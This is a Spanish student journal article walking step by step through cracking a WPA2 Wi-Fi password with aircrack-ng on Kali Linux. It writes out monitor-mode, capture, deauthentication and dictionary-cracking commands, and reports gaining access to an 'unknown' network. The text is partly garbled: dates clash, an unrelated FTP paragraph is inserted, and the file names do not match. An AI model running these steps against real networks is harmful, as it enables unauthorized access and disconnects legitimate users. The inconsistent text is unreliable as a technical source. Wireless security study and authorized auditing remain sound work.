Revista Nexos Científicos *ISSN: 2773-7489*
Julio –Diciembre 2018 pp. 16-20 *Correo: editor@istvidanueva.edu.ec*
Volumen 2, Número 2 *URL: http://nexoscientificos.vidanueva.edu.ec/index.php/ojs/index*
Fecha de recepción: agosto 2018 *Fecha de aceptación: octubre 2018*

Hack de Redes Wireless con Aircrack-ng

Matheo Paspuel[1]

[1] *Universidad Tecnológica Israel-Departamento de Ciencias de la Ingeniería –Carrera de Sistemas, Quito, Ecuador, atheoos@gmail.com*

Resumen: Aircrack-ng es una suite de software de seguridad inalámbrica. Consiste en un analizador de paquetes de redes, recupera contraseñas WEP y WPA/WPA2-PSK y otro conjunto de herramientas de auditoría inalámbrica. WPA2 (Wi-Fi Protected Access 2), es un sistema para proteger las redes inalámbricas (Wi-Fi); creado para corregir las deficiencias del sistema previo en el nuevo estándar 802.11i. WPA, por ser una versión previa, que se podría considerar una "migración", no incluye todas las características del IEEE 802.11i, mientras que WPA2 se puede inferir que es la versión certificada del estándar 802.11i.

Palabras clave: Aircrack-ng, WPA2, Wi-Fi

Wireless Networks Hack with Aircrack-ng

Abstract: Aircrack-ng is a suite of wireless security software. It consists of a network packet analyzer, recovers WEP and WPA / WPA2-PSK passwords and another set of wireless auditing tools. WPA2 (Wi-Fi Protected Access 2), is a system to protect wireless networks (Wi-Fi); created to correct deficiencies of the previous system in the new 802.11i standard. WPA, being a previous version, which could be considered a "migration", does not include all the features of IEEE 802.11i, while WPA2 can be inferred to be the certified version of the 802.11i standard.

Keywords: Aircrack-ng, WPA2, Wi-Fi

1. INTRODUCCIÓN

Para el presente proyecto de investigación se decidido realizar la virtualización del sistema operativo Kali Linux versión: 2020.2, el mismo que contiene diversas herramientas de hacking, pentesting, fuerza bruta entre otras. Fernández, H (2009)

La Suite de Software de Seguridad Aircrack-ng se incluye en el SO Kali Linux se ejecuta desde la terminal de comandos CLI.

```
root@kali:/home/user/Escritorio# cat
/etc/os-release
PRETTY_NAME="Kali GNU/Linux Rolling"
NAME="Kali GNU/Linux"
ID=kali
VERSION="2020.2"
VERSION_ID="2020.2"
VERSION_CODENAME="kali-rolling"
ID_LIKE=debian
ANSI_COLOR="1;31"
HOME_URL="https://www.kali.org/"
SUPPORT_URL="https://forums.kali.org/"
BUG_REPORT_URL="https://bugs.kali.org/"
root@kali:/home/user/Escritorio#
```

Nota

Para la virtualización usamos una máquina virtual en VirtualBox. El proceso de instalación no lo describimos pues no es el objetivo primario de este trabajo y además es bastante sencillo e intuitivo. Lopez, V. (2013)

1. Estudiante de Ingeniería en Sistemas, atheoos@gmail.com

Revista Nexos Científicos *ISSN: 2773-7489*
Julio –Diciembre 2018 pp. 16-20 *Correo: editor@istvidanueva.edu.ec*
Volumen 2, Número 2 *URL: http://nexoscientificos.vidanueva.edu.ec/index.php/ojs/index*
Fecha de recepción: agosto 2018 *Fecha de aceptación: octubre 2018*

Luego de instalada, siempre es bueno actualizar los paquetes apt (esto toma cierto tiempo):

```
# apt-get update    (actualiza los
repositorios)
user@kali:~/Escritorio$ sudo su
[sudo] password for user:
root@kali:/home/user/Escritorio# apt-
get update
```

Para realizar la práctica de hack en redes Wifi, utilizaremos una antena de red Wifi aparte puesto que la virtualización de Kali Linux reconoce nuestra conexión como cableada. Mayorga, H. P. H., Ordonez, J. P. C., & Cortés, J. A. (2014).

Nota
Para completa la instalación de la antena de red wifi, realizamos un update de los repositorios para evitar cualquier inconveniente. Dicha antena es reconocida por el SO Kali Linx, lo que nos evita realizar su instalación comúnmente. Ordoñez, C. L. C., Hurtado, M. E. C., Ordoñez, P. F. O., & Carrión, H. L. T. (2016)

Ilustración 1. Imagen de una tarjeta de red Wifi USB.
Fuente: (Fernández, Sznek & Grosclaude, 2009)

2. METODOLOGÍA

En los últimos años, las redes WiFi han recorrido un largo camino y siempre que su red esté usando el cifrado WPA2-AES, una contraseña fuerte, y tiene el WPS deshabilitado será extremadamente difícil de acceder. Molina, L. P. Z. (2012)

Un método para hackear las contraseñas cifradas de Wi-Fi es mediante la fuerza bruta, por lo que cada combinación de caracteres se intenta hasta que llegue a la correcta. Es teóricamente posible, pero esto puede tomar años en la práctica, especialmente si se utiliza una contraseña larga. Traberg, G., Molinari, L. H., Venosa, P., Macia, N., & Lanfranco, E. F. (2015)

Kali incluye la suite de herramientas aircrack-ng, que puede ser utilizada por los hackers para acelerar este proceso considerablemente. Esto se hace generalmente intentando con una lista de palabras pre-compiladas que contienen contraseñas predeterminadas y comunes, así como forzando a los dispositivos a volver a autenticarse para que pueda capturar el procedimiento crucial: handshake, donde la clave del WiFi se intercambia con el router. Salinas Sánchez, J. A. (2013).

Por supuesto para empezar se necesita tener una tarjeta inalámbrica. Además, contar con una distribución como Kali Linux. Una vez que tenga esto, empezamos a intentar “hackear” contraseñas WiFi. Traberg, G. (2015)

2.1. Preparación del Adaptador.

Compruebe que Kali puede detectar el adaptador abriendo la terminal y ejecutando el comando:

En el siguiente paso realizamos un intento de autenticación remota, es decir en un equipo diferente (un dispositivo móvil) lanzamos una prueba remota de conexión mediante un aplicativo de gestor de archivos llamado ‘Documents’. Para ello necesitamos saber la dirección ip del servidor y el puerto que se encuentra habilitado para acceder al servidor ftp FileZilla:

```
airmon-ng
```

Revista Nexos Científicos *ISSN: 2773-7489*
Julio –Diciembre 2018 pp. 16-20 *Correo: editor@istvidanueva.edu.ec*
Volumen 2, Número 2 *URL: http://nexoscientificos.vidanueva.edu.ec/index.php/ojs/index*
Fecha de recepción: agosto 2018 *Fecha de aceptación: octubre 2018*

Deshabilite cualquier proceso que pueda interferir con su captura de paquetes, escriba el siguiente comando:

```
airmon-ng check kill
```

Ahora ponga el adaptador en modo de monitoreo con el comando:

```
airmon-ng start wlan0
```



Ilustración 2. Captura de pantalla de la ejecución de Airmon-ng.
Fuente: (Fernández, Sznek & Grosclaude, 2009)

Anote el nombre de la interfaz y ejecute airodump-ng <nombre de la interfaz> para listar las redes que le rodean, por ejemplo:

```
//Ejecute el siguiente comando
//para empezar a escuchar todas las conexiones WiFi disponibles
airodump-ng wlan0mon
```

2.2 Encontrando La Red Wifi Objetivo

Encuentre en la lista, la red que tiene como objetivo descifrar su contraseña. Anote el "BSSID" y "CH" (Canal). Verá algo parecido a:



Ilustración 3. Captura de pantalla de la ejecución comando airodump-ng wlan0mon.
Fuente: (Fernández, Sznek & Grosclaude, 2009)

A continuación, después de haber visto su objetivo presione las teclas Ctrl+C y ejecute el comando:

```
airodump-ng -c 6 --bssid 02:08:22:7E:B7:6F --write EsGeeks wlan0mon
```



Ilustración 4. Captura de pantalla de la ejecución de comando airodump-ng.
Fuente: (Fernández, Sznek & Grosclaude, 2009)

Parámetro	Comando
-c:	Es número del canal de la red que aparece en la columna CH (En la salida de la pantalla anterior).
-bssid:	Es la dirección MAC de la red objetivo. En mi caso es EsGeeks y el BSSID es 02:08:22:7E:B7:6F
-write:	Es el archivo de captura en la que se guardarán los paquetes.

Revista Nexos Científicos
Julio –Diciembre 2018 pp. 16-20
Volumen 2, Número 2
Fecha de recepción: agosto 2018
ISSN: 2773-7489
Correo: editor@istvidanueva.edu.ec
URL: http://nexoscientificos.vidanueva.edu.ec/index.php/ojs/index
Fecha de aceptación: octubre 2018

-w:	Es el prefijo del nombre de archivo que contendrá el handshake
Wlan0mon	La interfaz inalámbrica

2.3. Lanzando Un Ataque Deauth

Ahora abrimos una nueva terminal e iniciamos el ataque deauth para desconectar todos los clientes conectados a la red. Čisar, P., & Čisar, S. M. (2018) Ésto le ayudará en la captura del handshake. Ingrese el comando:

```
aireplay-ng -0 10 -a 02:08:22:7E:B7:6F -e EsGeeks wlan0mon
```

Parámetro	Comando
-0:	Se utiliza para el ataque deauth.
10:	Es el número de paquetes deauth para ser enviados.
-a:	Es la dirección MAC de la red WiFi objetivo.
-e:	Es el ESSID de la red objetivo, es decir, su nombre.

Después de lanzar el ataque deauth y conseguir el HANDSHAKE WPA, pulse Ctrl+C .



Ilustración 5. Captura de pantalla del comando aireplay-ng.
Fuente: (Fernández, Sznek & Grosclaude, 2009)

2.4. Descifrando claves wifi por fuerza bruta

Ahora tenemos que romper la clave con aircrack-ng, escriba el comando:

```
aircrack-ng test-01.cap -w rockyou.txt
```

Parámetro	Descripción
test-01.cap	Es el archivo de captura que generamos en el airodump-ng. (puede ejecutar el comando "ls" para mostrar el nombre exacto de su archivo de registro)
-w:	Es el diccionario que se utilizará para llevar a cabo el ataque de fuerza bruta.

¡En mi caso, la clave se ha encontrado! Key Found! [12345678]



Ilustración 6. Captura de pantalla de aircrack.
Fuente: (Fernández, Sznek & Grosclaude, 2009)

Por supuesto, si la clave es del tipo de la imagen anterior, la herramienta la descifrará en un instante. Mientras más compleja sea la contraseña, mayor será el tiempo de dar con ella. ¿Cómo puedes acelerar el proceso? con un buen diccionario. Ansari, J. A. (2015)

3. RESULTADOS

Tras las practica realizada en el escenario de ataque y con las herramientas de fuerza bruta se obtuvo como resultado el acceso a una red wifi desconocida, obteniendo su contraseña de acceso.

El resultado que se obtuvo tras la ejecución de la herramienta AirCrack-ng, fue fundamental ya que es una suite de seguridad inalámbrica, lo cual nos permite realizar este tipo de ataques.

Se confirma un hack a una red Wifi, obtenido un acceso satisfactorio a la misma.

4. CONCLUSIONES

- Al momento de realizar la implementación de estas redes se requiere habilitar un filtro de MAC lo que permite el acceso a dicha red únicamente si su dispositivo y equipo están registrados.

- Para ambientes empresariales adicional se recomienda establecer una red de usuarios a internet libre y otra para los usuarios de la empresa en la que contenga un filtro de autentificación mediante un portal de acceso.

- Una medida de seguridad al momento de establecer estos protocolos en una red local es determinar el número de intentos de acceso, donde podemos lograr que se bloque el acceso desde una ip desconocida

- La determinación de un contraseña con caracteres alfanuméricos puede ser de gran ayuda ya que puede evitar que el acceso sea fácil de vulnerar.

- Una herramienta que también nos puede ayudar a realizar estos ataques también es ‘Wireshark, la misma se caracteriza por tener un funcionamiento similar.

- Este practica se la realizo con fines investigativos, no mas con fines maliciosos.

REFERENCIAS

Fernández, H., Sznek, J., & Grosclaude, E. (2009). Detección y limitaciones de ataques clásicos con Honeynets virtuales. In Publicado en el V Congreso de Seguridad Informática.

Lopez, V. (2013). Papel de la explosión combinacional en ataques de fuerza bruta. Investigación e Innovación en Ingenierías, 1

Mayorga, H. P. H., Ordonez, J. P. C., & Cortés, J. A. (2014). Confiar en la nube: Estudio de seguridad en Tecnología Cloud Computing utilizando Backtrack 5 y Medusa. Revista Politécnica, 34(2), 54-54.

Molina, L. P. Z. (2012). Evaluación y mitigación de ataques reales a redes ip utilizando tecnologías de virtualización de libre distribución. Ingenius. Revista de Ciencia y Tecnología, (8), 11-19.

Ordoñez, C. L. C., Hurtado, M. E. C., Ordoñez, P. F. O., & Carrión, H. L. T. (2016) Establecimiento del cifrado en la comunicación del Servidor Elastix y teléfonos VoIP.

Salinas Sánchez, J. A. (2013). Diseño y construcción de una red IP virtualización para la aplicación de hacking ético (Bachelor's thesis).

Traberg, G., Molinari, L. H., Venosa, P., Macia, N., & Lanfranco, E. F. (2015). Automatizando el descubrimiento de portales de autenticación y evaluación de la seguridad mediante ataques de fuerza bruta en el marco de una auditoría de seguridad. In XXI Congreso Argentino de Ciencias de la Computación (Junín, 2015).

Traberg, G. (2015). Swarming-Implementación para la ejecución inteligente de ataques de fuerza bruta (Doctoral dissertation, Universidad Nacional de La Plata).

Čisar, P., & Čisar, S. M. (2018). Ethical hacking of wireless networks in kali linux environment. Annals of the Faculty of Engineering Hunedoara, 16(3), 181-186

Ansari, J. A. (2015). Web penetration testing with Kali Linux. Packt Publishing Ltd.